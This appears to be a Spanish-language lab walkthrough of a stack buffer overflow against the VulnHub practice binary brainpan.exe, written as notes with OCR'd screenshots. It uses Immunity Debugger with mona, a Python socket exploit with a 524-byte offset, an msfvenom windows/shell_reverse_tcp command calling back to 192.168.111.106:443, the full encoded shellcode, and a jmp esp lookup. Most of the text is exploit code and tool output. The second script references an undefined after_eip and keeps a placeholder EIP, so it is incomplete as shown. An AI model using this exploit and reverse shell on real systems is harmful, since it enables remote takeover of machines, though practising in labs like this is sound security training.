
Abrimos el immuity y escribimos !mona asi como abajo a la izquierda




Creamos un folder en desktop y ponemos lo siguiente segun el nombre




Escribimos bytearray cpb "\x00"



Para pasarlo a la kali seria



Arrastramos el folder a la carpeta de kali que se ingresa metiendo la ip y smbFolder



```
❯ cat bytearray.txt | grep -oP '".*?"' | tail -n 8 | xclip -sel clip
 /home/s4vitar/Desktop/s4vitar/VulnHub/Resources/Binary ✔ #
```

Creamos un py

emacs exploit.py

```
import socket
from struct import pack

offset = 524
before_eip = b"A" * offset
eip = b"B"*4
after_eip = (b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

payload = before_eip + eip + after_eip

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.111.41", 9999))
s.send(payload)
s.close()
```

Creamos con msfvenom

```
❯ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.111.106 LPORT=443 --platform windows -a x86 -e x86/shikata_ga_nai -f c -b "\x00" EXITFUNC=thread
```

Copiamos

```
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xba\x98\x88\xbe\x5b\xdb\xd0\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x52\x31\x55\x12\x03\x55\x12\x83\x5d\x8c\x5c\xae\xa1\x65\x22"
"\x51\x59\x76\x43\xdb\xbc\x47\x43\xbf\xb5\xf8\x73\xcb\x9b\xf4"
"\xf8\x99\x0f\x8e\x8d\x35\x20\x27\x3b\x60\x0f\xb8\x10\x50\x0e"
"\x3a\x6b\x85\xf0\x03\xa4\xd8\xf1\x44\xd9\x11\xa3\x1d\x95\x84"
"\x53\x29\xe3\x14\xd8\x61\xe5\x1c\x3d\x31\x04\x0c\x90\x49\x5f"
"\x8e\x13\x9d\xeb\x87\x0b\xc2\xd6\x5e\xa0\x30\xac\x60\x60\x09"
"\x4d\xce\x4d\xa5\xbc\x0e\x8a\x02\x5f\x65\xe2\x70\xe2\x7e\x31"
"\x0a\x38\x0a\xa1\xac\xcb\xac\x0d\x4c\x1f\x2a\xc6\x42\xd4\x38"
"\x80\x46\xeb\xed\xbb\x73\x60\x10\x6b\xf2\x32\x37\xaf\x5e\xe0"
"\x56\xf6\x3a\x47\x66\xe8\xe4\x38\xc2\x63\x08\x2c\x7f\x2e\x45"
"\x81\xb2\xd0\x95\x8d\xc5\xa3\xa7\x12\x7e\x2b\x84\xdb\x58\xac"
"\xeb\xf1\x1d\x22\x12\xfa\x5d\x6b\xd1\xae\x0d\x03\xf0\xce\xc5"
"\xd3\xfd\x1a\x49\x83\x51\xf5\x2a\x73\x12\xa5\xc2\x99\x9d\x9a"
"\xf3\xa2\x77\xb3\x9e\x59\x10\x7c\xf6\x0e\x8a\x14\x05\xd0\x4b"
"\x5e\x80\x36\x21\xb0\xc5\xe1\xde\x29\x4c\x79\x7e\xb5\x5a\x04"
"\x40\x3d\x69\xf9\x0f\xb6\x04\xe9\xf8\x36\x53\x53\xae\x49\x49"
"\xfb\x2c\xdb\x16\xfb\x3b\xc0\x80\xac\x6c\x36\xd9\x38\x81\x61"
"\x73\x5e\x58\xf7\xbc\xda\x87\xc4\x43\xe3\x4a\x70\x60\xf3\x92"
"\x79\x2c\xa7\x4a\x2c\xfa\x11\x2d\x86\x4c\xcb\xe7\x75\x07\x9b"
"\x7e\xb6\x98\xdd\x7e\x93\x6e\x01\xce\x4a\x37\x3e\xff\x1a\xbf"
"\x47\x1d\xbb\x40\x92\xa5\xdb\xa2\x36\xd0\x73\x7b\xd3\x59\x1e"
"\x7c\x0e\x9d\x27\xff\xba\x5e\xdc\x1f\xcf\x5b\x98\xa7\x3c\x16"
"\xb1\x4d\x42\x85\xb2\x47";
```

en exploit.py


```python
#!/usr/bin/python3

import socket
from struct import pack

offset = 524
before_eip = b"A" * offset
eip = b"B"*4 # jmp ESP

shellcode = (b"\xba\x98\x88\xbe\x5b\xdb\xd0\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
b"\x52\x31\x55\x12\x03\x55\x12\x83\x5d\x8c\x5c\xae\xa1\x65\x22"
b"\x51\x59\x76\x43\xdb\xbc\x47\x43\xbf\xb5\xf8\x73\xcb\x9b\xf4"
b"\xf8\x99\x0f\x8e\x8d\x35\x20\x27\x3b\x60\x0f\xb8\x10\x50\x0e"
b"\x3a\x6b\x85\xf0\x03\xa4\xd8\xf1\x44\xd9\x11\xa3\x1d\x95\x84"
b"\x53\x29\xe3\x14\xd8\x61\xe5\x1c\x3d\x31\x04\x0c\x90\x49\x5f"
b"\x8e\x13\x9d\xeb\x87\x0b\xc2\xd6\x5e\xa0\x30\xac\x60\x60\x09"
b"\x4d\xce\x4d\xa5\xbc\x0e\x8a\x02\x5f\x65\xe2\x70\xe2\x7e\x31"
b"\x0a\x38\x0a\xa1\xac\xcb\xac\x0d\x4c\x1f\x2a\xc6\x42\xd4\x38"
b"\x80\x46\xeb\xed\xbb\x73\x60\x10\x6b\xf2\x32\x37\xaf\x5e\xe0"
b"\x56\xf6\x3a\x47\x66\xe8\xe4\x38\xc2\x63\x08\x2c\x7f\x2e\x45"
b"\x81\xb2\xd0\x95\x8d\xc5\xa3\xa7\x12\x7e\x2b\x84\xdb\x58\xac"
b"\xeb\xf1\x1d\x22\x12\xfa\x5d\x6b\xd1\xae\x0d\x03\xf0\xce\xc5"
b"\xd3\xfd\x1a\x49\x83\x51\xf5\x2a\x73\x12\xa5\xc2\x99\x9d\x9a"
b"\xf3\xa2\x77\xb3\x9e\x59\x10\x7c\xf6\x0e\x8a\x14\x05\xd0\x4b"
b"\x5e\x80\x36\x21\xb0\xc5\xe1\xde\x29\x4c\x79\x7e\xb5\x5a\x04"
b"\x40\x3d\x69\xf9\x0f\xb6\x04\xe9\xf8\x36\x53\x53\xae\x49\x49"
b"\xfb\x2c\xdb\x16\xfb\x3b\xc0\x80\xac\x6c\x36\xd9\x38\x81\x61"
b"\x73\x5e\x58\xf7\xbc\xda\x87\xc4\x43\xe3\x4a\x70\x60\xf3\x92"
b"\x79\x2c\xa7\x4a\x2c\xfa\x11\x2d\x86\x4c\xcb\xe7\x75\x07\x9b"
b"\x7e\xb6\x98\xdd\x7e\x93\x6e\x01\xce\x4a\x37\x3e\xff\x1a\xbf"
b"\x47\x1d\xbb\x40\x92\xa5\xdb\xa2\x36\xd0\x73\x7b\xd3\x59\x1e"
b"\x7c\x0e\x9d\x27\xff\xba\x5e\xdc\x1f\xcf\x5b\x98\xa7\x3c\x16"
b"\xb1\x4d\x42\x85\xb2\x47")

payload = before_eip + eip + after_eip

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.111.41", 9999))
s.send(payload)
s.close()
```

Hay que calcular el jmp esp


```
❯ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp ESP
00000000  FFE4              jmp esp
nasm > 
```


E el debugger buscamos

```
76180000 Modules C:\Windows\system32\WS2_32.DLL
761C0000 Modules C:\Windows\system32\LPK.dll
761E0000 Modules C:\Windows\system32\USP10.dll
76480000 Modules C:\Windows\system32\RPCRT4.dll
76530000 Modules C:\Windows\system32\MSCTF.dll
76710000 Modules C:\Windows\system32\IMM32.DLL
76730000 Modules C:\Windows\system32\MSI.dll
762D0000 Modules C:\Windows\system32\GDI32.dll
77890000 Modules C:\Windows\system32\kernel32.dll
77970000 Modules C:\Windows\SYSTEM32\ntdll.dll
77AD0000 Modules C:\Windows\system32\user32.dll
779A40F0 [21:59:25] Attached process paused at ntdll.DbgBreakPoint
         [21:59:28] Thread 00000F58 terminated, exit code 0
0BADF00D [+] Command used:
0BADF00D !mona modules

         ---------- Mona command started on 2022-11-04 21:59:33 (v2.0, rev 628) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D Module info :
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D 0x761c0000 | 0x761ca000 | 0x0000a000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
0BADF00D 0x76730000 | 0x76736000 | 0x00006000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSI.dll] (C:\Windows\system32\MSI.dll)
0BADF00D 0x76530000 | 0x765fc000 | 0x000cc000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
0BADF00D 0x75cf0000 | 0x75d3a000 | 0x0004a000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNEL
0BADF00D 0x75500000 | 0x7553c000 | 0x0003c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [mswsock.dll] (C:\Windows\system32\mswsock.d
0BADF00D 0x761e0000 | 0x7627d000 | 0x0009d000 | True   | True    | True  | True     | True   | 1.0626.7601.17514 [USP10.dll] (C:\Windows\system32\USP10.dl
0BADF00D 0x767d0000 | 0x7681e000 | 0x0004e000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
0BADF00D 0x77890000 | 0x77964000 | 0x000d4000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32
0BADF00D 0x31170000 | 0x31176000 | 0x00006000 | False  | False   | False | False    | False  | -1.0- [brainpan.exe] (C:\Users\s4vitar\Desktop\brainpan.exe
0BADF00D 0x75ec0000 | 0x75f6c000 | 0x000ac000 | True   | True    | True  | True     | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll
0BADF00D 0x77ad0000 | 0x77b99000 | 0x000c9000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [user32.dll] (C:\Windows\system32\user32.dll
0BADF00D 0x77970000 | 0x77aac000 | 0x0013c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D 0x76480000 | 0x76521000 | 0x000a1000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll
0BADF00D 0x76180000 | 0x761b5000 | 0x00035000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [WS2_32.DLL] (C:\Windows\system32\WS2_32.DLL
0BADF00D 0x74f00000 | 0x74f05000 | 0x00005000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [wshtcpip.dll] (C:\Windows\System32\wshtcpip
